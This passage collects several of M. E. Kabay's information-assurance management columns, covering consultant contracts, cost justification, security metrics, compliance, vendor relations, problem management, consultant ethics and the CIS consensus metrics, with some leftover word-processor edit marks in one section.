For you as a consultant, either issue can be a serious problem. Although most consultants realize how important it is to include clauses in their contracts that require renegotiation or time-and-materials charges for scope changes, many forget to build into their contracts additional charges for delays caused by client personnel which cause them to work on the project longer than planned – and therefore end up working without payment.

Delays and scope creep in the contract with one client will damage your business and your availability to other clients for projects to which you may have committed yourself. You cannot afford to damage your own reputation and offend both your current and your future clients at the same time through lack of proper planning in your contracts.

[MK adds: consultants starting their career would do well to have their contract template checked by an attorney with experience in consulting services contract law. The cost of an hour or two of attorney fees will be repaid manyfold if you can avoid even one argument with a future client.]

Some of these principles are discussed in detail in a useful textbook by S. P. Robbins and T. A. Judge (2007). *Essentials of Organizational Behavior*, 9th Ed. Pearson (ISBN 978-0132431521). AMAZON < http://www.amazon.com/Essentials-Organizational-Behavior-Stephen-Robbins/dp/0132431521/ >

As mentioned in Part 1, an excellent reference for project management of all kinds is the Project Management Institute's Fourth Edition of *A Guide to the Project Management Body of Knowledge (PMBOK® Guide)*.< http://www.pmi.org/Marketplace/Pages/ProductDetail.aspx?GMProduct=00101095501 >

In the next part of this series, Gordon discusses business justification.

* * *

The IA Professional's Toolkit: Part 3 – Business Justification

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Tightening financial constraints on any business are requiring information technology (IT) and information assurance (IA) professionals to start showing proof of benefit and cost justifications for their departments, their workforce, their capital expenditures, and their consultants. In an interview, one CISO told me that a consultant or employee has to provide good financial figures, cost justifications, and achievable metrics so she can back up her requests to the Board of Directors for approval and funding; she won't hire any consultant who fails to provide such details.

Security consultant Gordon Merrill continues his series on fundamental management tools for IA professionals in general and IA security consultants in particular. His insights and recommendations will also help clients choose consultants wisely and judge their performance appropriately.

* * *

It has been said that raising teenagers is like trying to nail Jello to a tree. In the past, asking IT for justification for IA expenditures has received much the same response; for example, we get comments like "You can't measure what you have prevented because there was nothing to measure."

Let's look at the effect of IA on e-mail for example. E-mail is undoubtedly the single most important application to business today.< http://www.wwpi.com/index.php?option=com_content&view=article&id=7474:defying-murphys-law-using-managed-security-services-for-message-continuity&catid=233:storage-security&Itemid=2701197 >If a business has 15,000 users and receives over 500,000 e-mails a week, IA might say, "We've gone all week without a virus getting through: something is working!" But how does that approach justify the $1.2 million you spent last year for multiple layers of virus and spam and phishing protection? How does the board or the chief financial officer know that your company would not have been as safe without spending the $1.2 million?

One of the best ways for IT security and IA personnel to start showing non IT personnel the value of IT is to start using monitoring and security metrics to prove your point. Looking at that same e-mail example lets provide some metrics to reflect what that 1.2 million did for the company. Scott Berinato's interview with Andrew Jaquith of the @Stake security consulting firm offers some useful suggestions. < http://www.csoonline.com/article/220462/a_few_good_information_security_metrics/1 >

For example, instead of presenting a round number like 500,000 e-mails with no attacks and no down time, one can provide more detail. "Last week the company received 562,478 outside e-mails, including 257,893 attachments. With them came 576 viruses, and 486 spam attacks in 186,765 documents. E-mail security level1 stopped 524 viruses, and 465 spam attacks; level 2 stopped 51 viruses and 19 spam attacks; level 3 stopped 1 virus and 2 spam attacks for 100%

security and threat elimination." Now, all these numbers are fictitious in this example but they prove a point. The effectiveness of the e-mail protection *can* be measured and with numbers that not only prove the worth of IT's efforts but also the justification for the $1.2 million for upgrading the protection to three levels.

It's true, as Prof Kabay has long pointed out, that statistics about security breaches are rarely trustworthy < http://mekabay.com/methodology/crime_stats_methods.pdf > and that therefore quantitative risk management calculations, even when they are done right, are of questionable value. What finance officers and accountants do know is the value of inference. Presenting officers with case studies from comparable organizations is an excellent basis for discussion. For example, the TJX security breach was widely reported and several reports even broke down the costs to TJX into costs per record compromised.< http://www.informationweek.com/news/security/showArticle.jhtml?articleID=199203277 > With that level of published detail, you can discuss the number of records in your organization's databases and calculate a rough estimate – at least an order-of-magnitude approximation – of the cost of a security breach for your own data.

In the next part, Gordon discusses the importance of deciding on appropriate metrics.

* * *

Gordon Merrill, MSIA, currently lives and works in Tennessee. His career has taken him to 48 of the 50 states and to six foreign countries. The IA Professional's Toolkit: Part 4 – Provable Metrics

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

A common comment from engineering and technical personnel is that if we can't measure something, we can't manage it effectively.

Security consultant Gordon Merrill continues his series on fundamental management tools for information assurance (IA) professionals in general and IA security consultants in particular. His insights and recommendations will also help clients choose consultants wisely and judge their performance appropriately.

* * *

As a security professional, you may be tasked with gathering data that will become part of a senior officer's presentation to upper management. If you are an external consultant, you will probably not have full access to the company information technology (IT) services as you find and analyze the data you need to create appropriate security metrics; you need to convince client personnel to find the data for you. Part of the task is knowing the full scope of the project before you begin planning what metrics to gather. It may be as easy as looking at data they are already gathering and finding that the staff don't realize that there are valuable metrics hidden within.

You may also need to look at how they report any metrics already used in house. Do they use the top-down approach or the bottom-up approach, as described in a 2006 paper on security metrics by S. C. Payne published in the SANS Security Essentials collection?< http://www.sans.org/reading_room/whitepapers/auditing/55.php > The top-down method starts by determining what they need to report based on the company goals and how they can prove they are meeting them. The bottom-up approach looks at the resources they have available (e.g., logs, applications, and funds) and constructs the report using what they have. Ideally, the top-down approach is the best; however, as a consultant who is not an employee in the client's company, you may often find yourself having to work under contract limitations that force you to cope with what you have without the option of having the client spend more money to collect more data.

Metric Reporting

Supposing the bottom-up approach is all you have available to you, what can you use for data and what can you manage to extract from the data? Most of your data in this case will come from log files. Find out how logging is configured; if necessary, as S. Berinato suggests in a 2005 paper published in *CSO Magazine*, ask the IT team to reconfigure their current logging to provide the widest range of information you can use in your security analysis.< http://www.csoonline.com/article/220462/a_few_good_information_security_metrics/1 > The key to logging for metrics is to save everything possible within the limits of storage: you cannot go back and get what you did not gather. If necessary, it may be cost effective to buy some inexpensive off-the-shelf high-capacity disk storage units for your work; a 2TB USB/Firewire IOMEGA external drive cost only around $350 in 2009< http://go.iomega.com/en-us/products/external-hard-drive-desktop/ultramax-minimax/ultramax-pro/?partner=4760 >; the 1.5TB unit version cost $200 at that time. Providing the team with an easy-to-use disk may soften the resistance to increased

volume of log files.

In addition to collecting expanded log files, you may need to invest in a log analysis tool for the operating system in question that helps you find what you need from logs by appropriate filtering and search capabilities. Searching GOOGLE using "log file analysis tools" as the search string brings up a number of articles and data sheets about products worth examining.

The IA Professional's Toolkit:
Part 5 – Regulatory Knowledge

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Organizations should always be looking for ways to minimize their exposure to legal entanglements. No one wants to be sued, to be subject to regulatory sanctions or to become involved in criminal prosecutions. As an information assurance (IA) professional, you will consistently be called on to ensure that your employers or your clients are compliant with all relevant regulations; you may be asked to verify such compliance as part of your job and in collaboration with or as principal in audit procedures that protect the organization by demonstrating due diligence in the exercise of fiduciary responsibility.

Security consultant Gordon Merrill continues his series on fundamental management tools for IA professionals in general and IA security consultants in particular. His insights and recommendations will also help clients choose consultants wisely and judge their performance appropriately.

* * *

Looking at the Record

When you take on the task of assessing compliance with the regulatory and legal environments, whether as a new task in your existing position, as a new job, or as a consultant approaching a new client, you should ask the organization for all previous compliance reports for at least the past three years. If necessary, a client can protect trade secrets by sanitizing the reports, but you should already be under non-disclosure; indeed, as a security professional, your default state, with or without a contract, should be non-disclosure (talking about confidential details of a client's business to someone else is a kiss of death for your career).

Kazman, Port and Klappholz, in their article "Risk Management for IT Security" in the *Handbook of Information Security*, Volume III (Wiley, 2006; ISBN 978-0-471-64832-1, p. 786-810),< http://www.wiley.com/WileyCDA/WileyTitle/productCd-0471648329.html > argue that a consultant needs to see how a potential client views compliance before deciding to take on the risk of a contract. For example, one red flag is repeated failure to meet compliance for the same requirements; you are going to want to find out why. If they seem to think they are not responsible for a certain compliance regulation but you know that they are, there may be serious problems. An IA professional I know spoke with a potential national client in the nursing home business and was told firmly that they did not need to worry about any compliance regulations because they were a private company. The consultant politely ended the meeting, excused himself, and left quickly. Being private only got them out of regulations like Sarbanes Oxley; it did not excuse them from regulations concerning personally identifiable information and the handling of Medicare funding.

Legal Appraisal

If you are an employee, you must form a close and constructive relationship with the Corporate

Counsel to help assess issues of compliance with laws and other statutory and mandatory regulations. If you are an external IA consultant, you should be working professionally with an attorney who has experience in the court room on compliance litigation. The attorney's expert opinion on compliance matters is essential; you must never be put in the position of offering legal advice or legal opinions, since it is illegal in the United States for nonlawyers to dispense legal advice (for more information see the American Bar Association's "2009 Survey of Unlicensed Practice of Law Committees"< https://www.abanet.org/cpr/clientpro/09-upl-survey.pdf >).

Top-Management Support

Once you have done your preparatory analysis and prepared your proposal, you should do everything possible to ensure that you have as many of the key people present as possible when you present the proposal. Because security assessment and policy involve such widespread investigation and, in a sense, interference in production across the entire enterprise, you need support from all the C-level officers who will be able to sign, authorize, or change the scope of the project. Having complete support and agreement from the start will significantly minimize the risk of last minute scope changes and milestone delays.

For more information about implementing security policies, see

Kabay, M. E. (2009). "Developing security policies." Chapter 66 in Bosworth, S., M. E. Kabay & E. Whyne (2009), eds. *Computer Security Handbook*, 5th Edition. Wiley (New York). ISBN 0-471-71652-9. Two volumes; 2040 pp. Index. AMAZON < http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529/ > An earlier version from the CSH4 is available online free.< http://www.mekabay.com/infosecmgmt/develop_security_policies.pdf >

In the next part, Gordon discusses client-vendor relations.

* * *

The IA Professional's Toolkit:
Part 6 – Client-Vendor Relations

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

As an information assurance (IA) consultant and as an in-house IA professional, you are a vendor to your client or your employer. How you handle vendors during a consulting project or in your day-to-day work can affect the success of your security project. More generally, vendors can profoundly affect information security and you will need to study how the client or employer researches vendors before contracting with them. You yourself, as an employee or a consultant, need to have a good system for evaluating the competence and trustworthiness of vendors before recommending them. Finally, for to safeguard your reputation with trusted colleagues, you will also want to know how your employer or your client normally treats vendors so that you don't alienate your own business contacts.

Security consultant Gordon Merrill continues his series on fundamental management tools for IA professionals in general and IA security consultants in particular. His insights and recommendations will also help clients choose consultants wisely and judge their performance appropriately.

*** * ***

Presenting Yourself as a Vendor

In your initial contacts with any organization, whether as a candidate for employment or as a potential consultant, you are a vendor of your own competence and services. In an interview about the initial contact, one CISO said that if she grants a consultant an hour of her time for a meeting, she does not want to hear anything about the consultant's firm –she can look that up; she does not want to hear all about how good an expert you are – you will have a chance to prove that; and she does not want snap decisions without taking the time to get to know her operation and her business. She wants to hear your plan for *learning* her operation, her business and her needs. Only then will you be able to make a wise decision and have the opportunity to impress her.

Being a Good Vendor

A major part of your being a good vendor is learning to work with the contact people you have available to you at your client company. The CISO I interviewed expects every vendor and consultant to have a background check done at their own expense and provided to her company. In some cases, simply realizing that the people you are going to work with have had bad experiences and that they have no reason to expect at first blush that you will be any different will go a long way to prepare you for the journey to win their attention, their trust and their contract or the job. Put yourself in your employer's or client's shoes and work hard to understand their experiences and perceptions; don't take an oppositional stance, take a supportive and understanding position so you can earn their trust through your commitment to excellent service whether you are an employee or a consultant.

Researching Vendors

Before you go to your client and recommend a vendor to them for a product or software you *must* research that vendor. Before putting your reputation on the line you should look at the vendor's experience, their business track record, their product support, the viability of the company, and the degree of completeness and detail of their security documentation.

For more information about researching security vendors and products, see Chapter 12, "Security Services and Products Acquisition" from NIST SP800-100, *Information Security Handbook: A Guide for Managers* by Pauline Bowen, Joan Hash and Mark Wilson (2006). < http://csrc.nist.gov/publications/nistpubs/800-100/SP800-100-Mar07-2007.pdf >

There is also a short narrated PowerPoint lecture (in a WinZIP file) on "Working with Vendors" < http://www.mekabay.com/courses/academic/norwich/msia/msia_s6_w02_vendors_ppt.zip > from the Master of Science in Information Assurance < http://infoassurance.norwich.edu > program that may be helpful to readers.

In the next and last part of this series, Gordon discusses problem management.

The IA Professional's Toolkit: Part 7 – Problem Management

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this, the final segment of security consultant Gordon Merrill's series on fundamental management tools for IA professionals in general and IA security consultants in particular, we look at how to handle problems wisely.

* * *

Whether you work as an information assurance (IA) employee or as an IA consultant, you will inevitably encounter problems in the processes affecting security. Sometimes the problems will be narrow: they will be localized to specific policies and procedures tied to a particular unit of the organization. For example, a technical support manager may take it into his head to declare that the most important priority for HelpDesk employees is the speed of closure of their open calls; the inevitable result will be calls closed at every possible opportunity, including immediately after telling a caller to try a possible solution – but before finding out if the solution works. The statistic will look great; the reality will be awful.

On the other hand, the problem may be systemic, such as the situation when a culture promoted by upper management punishes any information that does not conform to a rosy-tinted view of the perfection of the organization. That way madness lies: warning signs are discounted, intelligent employees are punished for their powers of observation and analysis, and the organization is headed for a catastrophic confrontation with reality.

The other aspect of problem management that IA professionals must consider is that you cannot have an incident without a problem but you can have problems that have not yet become incidents. If you are called soon after the organization notices a problem, there's a good chance that the culture of the organization values a proactive approach to problem handling and especially problem prevention. If, however, you find that the usual response to a problem is to ignore until it causes an incident, the organization has unfortunately sunk into a reactive stance. Sometimes the corporate culture of passivity and reaction may be due to personalities; sometimes it is an unfortunate but realistic response to resource starvation. In either case, experience teaches us that in every sphere of life, waiting for problems to erupt is almost always more expensive than preventing them.

Managing Problem Resolution and Incident Handling

There is far more to managing problems than will fit in a single column, so please refer to the White Paper on "Computer Security Incident Response Team Management" available free online as a PDF file.< http://www.mekabay.com/infosecmgmt/csirtm.pdf > There is also a free online course available from the US Defense Information Systems Agency (DISA) that can be freely downloaded as a ZIP file.< http://www.mekabay.com/infosecmgmt/disa_cirtm_cdrom.zip > If you want to listen to a narrated lecture on problem-solving, see the PowerPoint (in a WinZIP archive)< http://www.mekabay.com/courses/academic/norwich/msia/msia_s6_w10_problems_ppt.zip >

available online from the MSIA< http://infoassurance.norwich.edu > program. Finally, please see the paper “Documentation for Less Work: Will This Have to be Done Again?” < http://www.mekabay.com/opsmgmt/documentation.pdf > which reviews the benefits of systematic record-keeping.

The IA Consultant's Toolkit:
Part 8 – Problem Management

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Security Consultant Gordon Merrill continues his series on fundamental tools for IA security consultants – and IA professionals in general. The work is based on some of the papers Mr Merrill wrote during his MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > from 2007 through 2008. Everything below is entirely Mr Merrill's work with minor edits.

Field Code Changed

Field Code Changed

* * *

~~Your success as a contractor in the Information Assurance world will depend on your skills. What will set you apart from other IA professionals will be your soft skills. The *Information Assurance Professional Consultant's Toolkit* reviews what C-level executives want to see in order to offer you that contract.~~

~~**Problem Management**~~

Formatted: No underline

As a consultant you will not be on the receiving end of too many corporate problems with security. Most of your business will be after the big event has happened. That does not mean that you may not be tasked with trying to set up a disaster response and recovery plan for the client for their future.

~~1.1.1~~ Incident or Problem?

Formatted: No bullets or numbering

You cannot have an incident without a problem but you can have problems that have not yet become incidents. That being the case the following will look as incidents just like problems. Incidents may be the result of one or more problem but there will always be a problem at the core.

~~1.1.2~~ Proactive or Reactive?

Formatted: Indent: Left: 0", Hanging: 0.5", No bullets or numbering

Nearly everyone in IA today agrees that what has been done to date in the industry as far as security has not worked. The need for change in upon us and the only way to change and become more secure is to re-engineer how we do security. That way of thinking is proactive. Companies are either proactive or reactive in how they handle problems as well. If you are called only hours after the company notices a problem they may be proactive. If however you have a company who has known of a problem for some time and has decided to ignore they may be very much reactive and will wait till the problem becomes an incident before making any effort to handle the problem(Stacey). Some of this may be voluntary on their part, but also some of it may be just not enough budgets to fix all the problems so they have to let some go until they get more money or the problem gains a greater priority.

~~1.1.3~~ Managing Priorities and Solutions

Formatted: Indent: Left: 0", Hanging: 0.5", No bullets or numbering

Each company will probably have their own priorities in how they address problems. Their priorities will probably not coincide with yours. That does not mean you need to forget yours or not maintain your own set of priorities. Much like each contract and client you embark on a project with is a project of its own in your business whether or not you lead the project for the client; so to your priorities will be needed to help you focus on finding problems, causes, and solutions.

To solution a security problem the main focus is to find the hole in the security, secure the defenses, and apply a quick fix. That however, is only the beginning. The priorities you maintain personally will now help you examine the situation fully, look for the root cause, and determine a solution. You may find the quick fix is all that is needed to completely eradicate the problem, more realistically you will find the quick fix to be just a patch on the problem until the problem can be fully realized, tested, and resolved across the enterprise(NIST). Your biggest friends through this process will be your priorities and your documentation.

~~1.1.4~~ Documentation

Formatted: Indent: Left: 0", Hanging: 0.5", No bullets or numbering

Peanuts had a cartoon once with Snoopy in the bathroom with a very forlorn look on his face which read, "No job is done until the paperwork is done." The phrase really needs to read …until the paperwork is complete. IT and documentation seem to have a constant ongoing struggle. Usually there is something started or an outline there but in most cases "complete" documentation is hard to find in corporate IT. Part of that overflows into the disaster response and recovery operations. The time to figure out who is responsible for application XYZ and server ABC is not when there is a breach in security it is when you have time to ruin it down and verify information and get phone numbers and emails (Merrill). Part of what you do with a client who has hired you due to a problem may include guiding them through formulating a DR plan. You need to make sure that your documentation for you, your business, and papers going to your client are as complete and professional as possible especially if they may need to look into asking you to help them document.

A judge once said in his court room on a special training weekend about malpractice cases, "If it isn't written down, it didn't happen." Your documentation should be as complete as you would want to see if that was all you were allowed to have in the courtroom to remember a case you worked on twenty years ago (Merrill).

A guide to the project management body of knowledge (PMBOK guide). 3rd ed. Newtown Square, Pa: Project Management Institute, Inc., 2004

Working With Consultants (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

One of the great developments of evolution and of civilization was specialization or the division of labor: allowing individuals to become really good at specific tasks without having to worry about all the other kinds of activity required to support life. Multicellular organisms show specialization of cell types in evolution as early as the sponges of the Cambrian period of 600 million years ago.< http://www.britannica.com/EBchecked/topic/560783/sponge/32647/Evolution-and-paleontology >

All human societies that have been studied seem to show some division of labor, even if it sometimes consists solely of different roles assigned to children, women and men, and elders. Archaeologists have long debated "whether the specialized activities that women undertake are those that lend themselves to being structured as 'multi-task' work, conducted intermittently to accommodate child care."[1] Another author proposes that the agricultural revolution of c. 10,000 BCE may have led to increased fertility, relegation to reproduction, and consequent widespread historical oppression of women in early post-Paleolithic cultures.[2]

Sometimes it makes sense to get help from experts outside one's own organization. The specialized knowledge and skills of experts may make their services too expensive to keep on hand permanently by employing them full time – and often consultants' skills serve to initiate self-sustaining processes that don't require constant input from outsiders.

The United States Bureau of Labor Statistics (BLS) defines "management, scientific, and technical consulting services" as firms which "offer technical expertise, information, contacts, and tools that clients cannot provide themselves. They then work with their clients to provide a service or solve a problem."< http://www.bls.gov/oco/cg/cgs037.htm#nature > In general, the BLS describes the industry as "the fastest growing and one of the highest paying."< http://www.bls.gov/oco/cg/cgs037.htm > In 2006 (the last reported year), the BLS found about 921,000 consultants in all occupations, with about 83,000 consultants supplying information-technology-related services (computed from data in Table 3< http://www.bls.gov/oco/cg/cgs037.htm#related >).

Some people are hostile to consultants, seeing them as threats to their own position or perceiving their use as an implicit devaluating of the employees' competence. There are many jokes at consultants' expense; for example, one I remember right away is "A consultant is a person who borrows your watch to tell you the time and then charges you for it." Another favorite is this response I collected years ago by an "HyperExpensive" Consultant to the question of why the chicken crossed the road:

> Deregulation of the chicken's side of the road was threatening its dominant market position. The chicken was faced with significant challenges to create and develop the competencies required for the newly competitive market. HyperExpensive Consulting, in a partnering relationship with the client, helped the chicken by rethinking its physical distribution strategy and implementation processes. Using the Poultry Integration Model (PIM), HyperExpensive helped the chicken use its skills, methodologies, knowledge

> capital and experiences to align the chicken's people, processes and technology in support of its overall strategy within a Program Management framework. HyperExpensive Consulting convened a diverse cross-spectrum of road analysts and best chickens along with HyperExpensive consultants with deep skills in the transportation industry to engage in a two-day itinerary of meetings in order to leverage their personal knowledge capital, both tacit and explicit, and to enable them to synergize with each other in order to achieve the implicit goals of delivering and successfully architecting and implementing an enterprise-wide value framework across the continuum of poultry cross-median processes. The meeting was held in a park like setting enabling and creating an impactful environment which was strategically based, industry-focused, and built upon a consistent, clear, and unified market message and aligned with the chicken's mission, vision, and core values. This was conducive towards the creation of a total business integration solution. HyperExpensive Consulting helped the chicken crossing to become more successful.

Sometimes the hostility shades over into abuse. I was once told by a staff member at a large corporation that he and his buddies used to string consultants along for weeks to encourage them to believe that they had a chance of winning a contract based on a Request for Proposal (RFP) even though the creeps had already chosen the winner. Apparently these people had the same attitude towards consultants that sociopaths < http://www.behavenet.com/capsules/disorders/antisocialpd.htm > have towards insects and other small animals they torture. < http://www.behavenet.com/capsules/disorders/cndctd.htm >

More on working with consultants in the next column.

Working With Consultants (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second in a series of four columns on working effectively with consultants.

When the client and consultant are discussing problems and how the consultant could help, both parties must be conscious that a consultant always has two allegiances: to the manager hiring her and to the firm employing the manager. You must define the scope of the consulting assignment so that the consultant can in fact legitimately tackle the task. For example, it would be pointless for a local manager to request assistance in implementing a security solution requiring corporate-wide changes. Such a project would be beyond the manager's scope.

The converse problem is consultants, especially those from large firms, which use templates to prepare consulting reports where string variables are modified to include details from the client firm but which have little research and less analysis of the specifics of the client's situation and needs. It is an excellent practice to ask for a couple of sample anonymized reports from consultants before accepting their proposals; finding identical language in substantive sections of the two reports should give you pause.

As you evaluate potential consultants, look for those who can state their understanding of your problems clearly. I am fond of the phrase, "Let me see if I have understood" because it's a chance to test my perceptions against those of the client. Ask your candidates to tell you how they see your situation and to define the problems they perceive.

Be especially attentive to consultants who challenge your initial views of your problem: you *want* consultants who are able to think independently and bring their expertise to bear on your problems, not sycophants who are willing to hide their knowledge and their disagreement to get the contract. Just as important, you want consultants who can articulate their views clearly and non-aggressively. You need a reasoned exchange of views from which to learn, not a boxing match where winning is the object.

Sometimes consultants are (foolishly and improperly) asked by managers to produce support for a predefined set of conclusions as part of an internal political battle; consultants must be clear that their report may very well disagree with preconceptions. Indeed, consultants should be chary of accepting such assignments: they can be the kiss of death, since providing a professional result that conflicts with the client's predetermined outcome can result in slanderous comments in the community, yet unprofessionally kowtowing to unreasonable demands can justifiably lead to a tarnished reputation, litigation for malfeasance, and perhaps expulsion from professional societies.

In the next column, I'll look at relating to consultants for effective use of your time and money.

Working with Consultants (3)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the third in a series of four columns on working effectively with consultants.

When you have chosen your consultant, prepare an action plan that defines what you both plan to do, by when and how you will know when to stop using their services.

All consulting is aimed at change: either fixing what doesn't work or improving what already does work or inventing a new solution for a problem before it happens. By defining appropriate metrics and writing down the levels of the metrics that define success, you ensure that your external consultant does not become an unwanted permanent member of your corporate family. A consultant is not a permanent employee of your department. A reasonable expectation is that with time, the frequency of consultant visits will decline for any specific project. As part of the assignment, consultants normally expect to work closely with members of the client organization to impart their knowledge and methods.

Consulting fundamentally involves teaching. I met a consultant in the mid-1980s who did HP3000 minicomputer performance analysis, as I did. I asked him what tools he taught his clients to use in analyzing system performance; he answered, "Tools? I don't teach any tools. Listen, if a client is going to spend thousands of dollars on a performance monitor, I'd rather he spend it on *me*." I felt like throwing up. After I wrote about the experience in my first "Office Automation" column in 1988 for the *INTEREX Magazine* of the now defunct INTEREX association of HP computer users, the consultant phoned me after recognizing himself in the anonymized description. He asked, "Was that me??" and then proceeded to scream obscenities at me for five minutes (I put down the handset and kept writing something else until he stopped), ending with a threat to kill me if I ever revealed his name! This was not a consultant I would recommend to anyone.

So clients should ask possible consultants exactly how their organization will become less dependent on external help by paying for consulting time. When I created my old consulting company, JINBU Corporation (the name means "progress" in Chinese), I gave it the motto "Progress Towards Autonomy™" to summarize the fundamental notion that consultants must help their clients grow enough to dispense with the consultant's services.

A technique that I developed – and which you can discuss with potential or current consultants – is Real Time Notes™. Whenever I'm interviewing staff members for an organizational or security analysis, I connect my laptop to their terminal so that the interviewee can see exactly what I am typing in my notes. The person can easily spot errors and make corrections or decide to suppress certain off-the-cuff comments. At the end of each interview, I use a flash drive to give the interviewee a copy of my notes right away with instructions to let me know if they think of anything else they want to add or change.

If you want to learn more about this kind of technique, you can freely download a complete narrated PowerPoint lecture on "Leadership Skills"< http://www.mekabay.com/courses/academic/norwich/msia/leadership_skills_ppt.zip > or a section on "Analytical Tools" <

http://www.mekabay.com/courses/academic/norwich/msia/leadership_skills_part_5_ppt.zip > from my Web site.

The next (and last) column on this series looks at professional codes of conduct for consultants.

Working with Consultants (4)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

One test you can apply to judge the professionalism of a prospective consultant is to ask her to identify the limits of her professional competence. A professional consultant will clearly identify the limits of her knowledge. Faced with requests for help in areas beyond his competence, the consultant will point out that alternative sources of information would be more cost effective. Keep track of consultants who refer you to a better resource for a specific project – their professionalism makes them good candidates for future assignments for their professional profiles.

The Consulting Alliance < http://www.consultingalliance.org > has a useful consultants' Code of Ethics< http://www.consultingalliance.org/Default.aspx?pageId=106159 > that includes these "Responsibilities to the Client:"

- A member shall always act in the best interest of the client, providing professional services with integrity, objectivity, and independence.
- A member shall accept only those assignments for which the member has the qualifications, knowledge and skill to serve the client effectively.
- A member shall, before accepting an assignment, reach a mutual understanding with the client as to the objectives, scope, work plan, and costs. A member shall establish fee arrangements with a client in advance of any substantive work
- A member shall avoid conflicts of interest or the appearance of such. Members shall not accept simultaneous assignments from two or more clients who have potentially conflicting interests without informing all parties in advance and securing all parties' prior agreement.
- The member shall treat clients' information as confidential and take all reasonable steps to prevent it from access by unauthorized people. A member shall not take advantage of such privileged information for use by the member, the member's firm or another client, without appropriate permission.
- A member shall not engage in any malfeasance, dangerous behavior, or illegal activities in any matter related to an assignment and shall report to appropriate authorities within or external to a client organization any such activities discovered within the scope of an assignment.

The International Association of Professional Security Consultants (IAPSC) provides the CSC certification and associated Code of Ethics < http://www.iapsc.org/certification.asp?ss8id=3 > which includes similar terms.

- CERTIFIED SECURITY CONSULTANTS[SM] will view and handle as confidential all information concerning the affairs of the client.
- CERTIFIED SECURITY CONSULTANTS[SM] will not take personal, financial, or any other advantage of inside information gained by virtue of the consulting relationship.
- CERTIFIED SECURITY CONSULTANTS[SM] will inform clients and prospective clients of any special relationship or circumstances that could be considered a conflict of interest.

- CERTIFIED SECURITY CONSULTANTS[SM] will never charge more than a reasonable fee; and, whenever possible, the consultant will agree with the client in advance on the fee or basis for the fee.
- CERTIFIED SECURITY CONSULTANTS[SM] will neither accept nor pay fees or commissions, for client referrals.
- CERTIFIED SECURITY CONSULTANTS[SM] will not accept fees, commissions or other valuable considerations from any individual or organization whose equipment, supplies or services they might or do recommend in the course of his or her services to a client.
- CERTIFIED SECURITY CONSULTANTS[SM] will only accept assignments for and render expert opinions on matters they are eminently qualified in and for.

Clients can usefully discuss these terms with candidates for consulting contracts. Clearing the air before hiring a consultant can avoid conflicts, disappointment, anger, and litigation.

Consensus Metrics for Information Security

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

On May 20, 2008, the Center for Internet Security< http://www.cisecurity.org/index.html > (CIS) announced the public release of a set of metrics for information security. The organization is dedicated to helping "organizations reduce the risk of business and e-commerce disruptions resulting from inadequate technical security controls. Click Here to learn more about CIS's mission." Their charter was last updated in 2002 and is fully described online.
< http://www.cisecurity.org/charter.html >

At the simplest level, the CIS is dedicated to establishing benchmarks – that is, measurable objectives – based on real-world contributions of security practitioners. Their description< http://www.cisecurity.org/charter.html#6 >
summarizes their process as follows:

> The Center provides Internet security benchmarks based on recognized best practices for deployment, configuration, and operation of networked systems. The Center's security-enhancing benchmarks encompass all three factors in Internet-based attacks and disruptions: technology (software and hardware), process (system and network administration) and human (end user and management behavior). The benchmarks are open, that is, publicly available to everyone.
>
> The Center's Internet security benchmarks are intended to:
>
> - Provide managers, business partners and insurance underwriters with a security 'ruler', where each increment on the ruler represents a set of security-enhancing actions. This security ruler will enable an organization to select the level of security deemed appropriate for that enterprise and implement the specific technical actions associated with the security level chosen;
> - Include interventions that can be implemented before, during, and after attacks to reduce losses; and
> - Be subject to customization, where appropriate, for specific industries and risk profiles such as those needed by the healthcare sector to implement the extensive privacy and security requirements of the Health Insurance Portability and Accountability Act of 1996 (HIPAA).
>
> Technical requirements without enforcement mechanisms are rarely effective. To ensure that the benchmarks are more than paper products, the Center will develop and deploy:
>
> - Compliance/auditing methodologies, including automated vendor tools certified by the Center, to ensure efficient and accurate compliance with the benchmarks;
> - Accreditation guidelines for system administrators and auditors to allow them to demonstrate a high level of proficiency in implementing and auditing against the benchmarks, and
> - Methods of maintaining confidentiality that encourage CIS members and others to share information that supports keeping the benchmarks up-to-date.

Cyber attacks will continue; therefore the benchmarks will be enhanced and updated to ensure that available benchmarks respond to real losses.

CIS has made a wide range of technical metrics freely available; after a simple registration process, visitors can download any or all of the specific documents (PDF) and tools (executables and scripts) for the following categories (see the menu for details):

- Applications; e.g.,
  - Web servers
  - Databases
  - Virtual Machines
- Operating systems
  - Windows
  - *nix
  - Mac
- Apple iPhone
- Routers
- Firewalls
- Wireless networks

The 90-page general overview Called “Consensus Metric Definitions v1.0.0” < https://community.cisecurity.org/download/ > covers the following areas:

- Incident management
- Vulnerability management
- Patch management
- Application security
- Configuration management
- Finance

As one example of the style of this manual, the “Incident Management” discussion (p 10 ff) begins with Table 2 (“Security Incidents Table”) data attributes “that should be populated as completely as possible for each security incident.” The table has the following columns:

- Name
- Type
- De-Identified
- Required
- Description

Table 2 includes the following items:

- Incident ID
- Date of Occurrence
- Date of Discovery
- Discovered By
- Detected by Internal Controls
- Verified By
- Date of Verification
- Date of Containment
- Date of Recovery
- Level of Effort

- G[r]oss Loss Amount
- Business System Downtime
- Scope of Incident
